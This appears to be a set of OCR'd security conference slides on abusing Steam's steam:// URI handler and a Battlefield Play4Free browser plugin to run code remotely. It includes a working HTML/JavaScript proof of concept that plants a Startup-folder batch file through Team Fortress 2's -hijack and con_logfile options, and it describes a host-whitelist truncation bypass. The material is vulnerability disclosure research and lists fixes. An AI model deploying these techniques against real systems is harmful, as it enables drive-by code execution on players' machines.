
- **Steam**: The Strange Case of Dr. Steam and Mr. Steam
  - **We found a way to exploit local bugs remotely via Steam :]**
  - Vulnerability found by us a few months ago
  - A paper is available but there are some details missing
  - The Strange Case of Dr Steam and Mr Steam?
    - Something that wasn't supposed to be used in a "bad" manner..
  - 54 million active users = potential targets:
    - ~~Not talking about XSS~~
    - But **Remote Code Execution**

Remote Code Execution

Remote Code Execution


Welcome to the Real World

- The **Steam Browser Protocol**
  - Steam uses the steam:// URI in order to:
    - Install and uninstall games
    - Backup, validate and defrag game files
    - Connect to game servers
    - **Run games**



Welcome to the Real World

- The **Steam Browser Protocol**
  - **We demonstrated how to use** the steam:// URI in order to:
    - Run games
      - with bad and arbitrary "remote" parameters
    - Execute code remotely



Welcome to the Real World

- **Running games** on Steam via steam://
  - In Steam it's possible to launch installed games and provide arbitrary parameters. The four partially documented commands to do that have the following formats:
    1) steam://**run**/id/language/url_encoded_parameters
    2) steam://**rungameid**/id/language_bug/url_encoded_parameters
    3) steam://**runsafe**/id
    4) steam://**rungame**/id/lobby_id/parameters
  - There are a few limitations (but easy to bypass):
    - Some browsers show a warning message
    - Some browsers have limitations on the URL length
    - Other..

Welcome to the Real World

- **Attack Plan** for Steam's Games via steam://
  - Pick one of the **~2000 games** available on Steam
  - Look for a **local bug or a local feature**
    a) Find the command line options available for our target
    b) Check each handler for each possible and interesting switch, such as:
       - Map
       - Patch
       - Config/Logging
       - Etc.
  - Once we have our local "bug", we can **trigger it remotely**
    a) Craft a remote-command-line steam:// link
       - Use one of the 4 commands: { **run**, **rungameid**, **rungame**, **runsafe** }
    b) Put the link on a webpage
  - PrOfit **:]**

Welcome to the Real World

- **Current status** of the Steam Browser Protocol security
  - In our advisory we provided several ways to limit the issues
    - **Fix for users**:
      - ✓ disable steam:// URI handlers
    - **Fix for Steam**:
      - ✓ avoid games command-line and undocumented cmds accessible from untrusted sources
    - **Fix for games developers**:
      - ✓ secure programming and certificate validation for game update

But…

Welcome to the Real World

NOTE: The steam:// attack is **still** possible :]

Welcome to the Real World

- **Current status** of the Steam Browser Protocol security
  - Since we disclosed our advisory we are aware of **only** 2 Game-related fixes
    1) Team Fortress 2
    2) APB reloaded
    3) **What about the rest?**
       - If you like achievements, something for you..

[~] furioapb 2 points 5 hours ago*

Revoemag from APB Reloaded here (Community 'dude')

This is interesting. Most games on Steam who support their networking features would be vulnerable to something like this (e.g. the ability to right-click a friend and join them on that server, which would tell the client to connect to a specific ip address), but APB:R have specifically not implemented any of that so it doesn't affect us.

We have also disabled the standard Unreal's package download feature so that doesn't affect us either. You could change your ini files to connect to another login or hack the client to connect to another district server ip, but that is easily hackable on any game and isn't related to Steam at all.

So I'm not sure where these guys got their conclusions from, but certainly in regards to APB it is not accurate.

permalink

[~] HistoryLessons [S] 1 point 5 hours ago

As far as I understood, for APB they used a custom launch parameter to get updates from a server that they control, so the problem would be, that your clients don't verify that the updates they receive are legitimate via code signing. Did you have a look at the video proof of concept? The APB part starts at 2:50.

As for what they did exactly, you would have to contact revuln to find out.

permalink parent

[~] furioapb 2 points 4 hours ago*

~~That's fine, except you cannot use said launch parameters with APB's Launcher, when you launch APB via steam, it launches OUR patches, it does not update via steam.~~

~~Regardless I intend to contact them and find out - as their article is woefully imprecise.~~

I apologize, having spoken to our coders, whom upon being prompted took a look at our code and found some super legacy test lines that would indeed allow what they were claiming. Fortunately this can be fixed in about 5 minutes and has been done so!

permalink parent

Product Update - Valve 17 Oct 2012

Updates to Team Fortress 2, Day of Defeat: Source and Half-Life 2: Deathmatch have been released. The updates will be applied automatically when your Steam client is restarted. The major changes include:

Source Engine Changes (TF2, DoD:S, HL2:DM)

- Fixed the "disconnect" command regression from the previous update
- Fixed tools like vbsp working with new model format
- Fixed a con_logfile ConVar exploit

Welcome to the Real World

- **Current status** of the Steam Browser Protocol security

Welcome to the Real World

Steam - **Intro**

Steam - **Demo**

New 0-days – **Demo**

Welcome to the Real World

- DEMO Time :]

- Details on how to bypass some limitations

- Demo includes:
  - Detailed description of the issues
  - How to exploit the issues
  - Proof-of-Concept exploits

Targets=???

Valve Steam

pwn#1

Valve Steam

- **Bypassing browser limitations for URI handlers:**
  - Most common is a limited amount of chars for the link
  - To bypass one can concatenate several commands via **javascript**

- **Bypassing multiple-instances checks:**
  - Several games don't allow you to run multiple instances
  - To bypass this limitation an attacker can abuse game-specific commands
  - Like the one we used in our PoC:
    - **-hijack** (commands available in Team Fortress 2)
    - **Inject arbitrary commands into a game already running**

Valve Steam

- **-hijack in action…**
  - take control of an existing instance of the game, if any, instead of complaining about an instance already running.

STEAM://

```
<html>
<body>
<script type="text/javascript">

function do1() {
    window.location='steam://run/440// -hijack -dev';
}

function do2() {
    window.location='steam://run/440// -hijack %2bcon_logfile
    "%5cDocuments and Settings%5cAdministrator%5cStart
    Menu%5cPrograms%5cStartup%5cx.bat"';
}

function do3() {
    window.location='steam://run/440// -hijack %2becho calc %2bquit';
}

setTimeout("do1()", 0);
setTimeout("do2()", 20000);
setTimeout("do3()", 22000);

</script>
</body>
</html>
```

Valve Steam

DEMO


Battlefield Play4Free

0-day :: pwn#2

EA Battlefield (Play4Free) [0-day]


- **A free-to-play game by EA**
- Available since 2011
- **Thousands of players**
- **"web-based"** game..


EA Battlefield (Play4Free) [0-day]



EA Battlefield (Play4Free) [0-day]

- The game is composed of **three components**:






- We need to **understand the interactions** among these components…

EA Battlefield (Play4Free) [0-day]

- **Battlefield Heroes** and **Battlefield Play4Free** share the same architecture

1] The **Browser Plugin** exports the following method to the **browsers**:

- **Start(** bstrCmdLine, bstrDotnetfxUrl **);**




EA Battlefield (Play4Free) [0-day]

- **Battlefield Heroes** and **Battlefield Play4Free** share the same architecture

2] When **Start** is called the **Browser Plugin** executes the following code:

- **CreateProcessW**("B*Updater.exe %bstrCmdLine% -host %website%");
  - The **%website%** is checked against a whitelist



EA Battlefield (Play4Free) [0-day]

- **Battlefield Heroes** and **Battlefield Play4Free** share the same architecture


CreateProcessW:

If **lpCommandLine** is longer than 32kb then we have the following scenario:

- **If OS < Windows Vista then:**
  - Doesn't terminate
  - It truncates **lpCommandLine** to 32kb
- **Else:**
  - It terminates

EA Battlefield (Play4Free) [0-day]

Truncating to bypass the Host "check"



We need some way to "remove" the **ATTACKER host**..
to bypass the **whitelist check** on the host part

EA Battlefield (Play4Free) [0-day]

- In March 2013, "Windows XP's share dipped slightly to **38.99 percent**"

the Perfect Target

EA Battlefield (Play4Free) [0-day]

- **Battlefield Heroes** and **Battlefield Play4Free** share the same architecture

4] The **Game Updater** checks the **game version**, **host**, and executes the **Game**

- It provides several arguments including:
  - dc
  - lang
  - sessionId
  - **soldierName**

Path:

C:\Program Files\EA Games\Battlefield Play4Free\BFP4f.exe

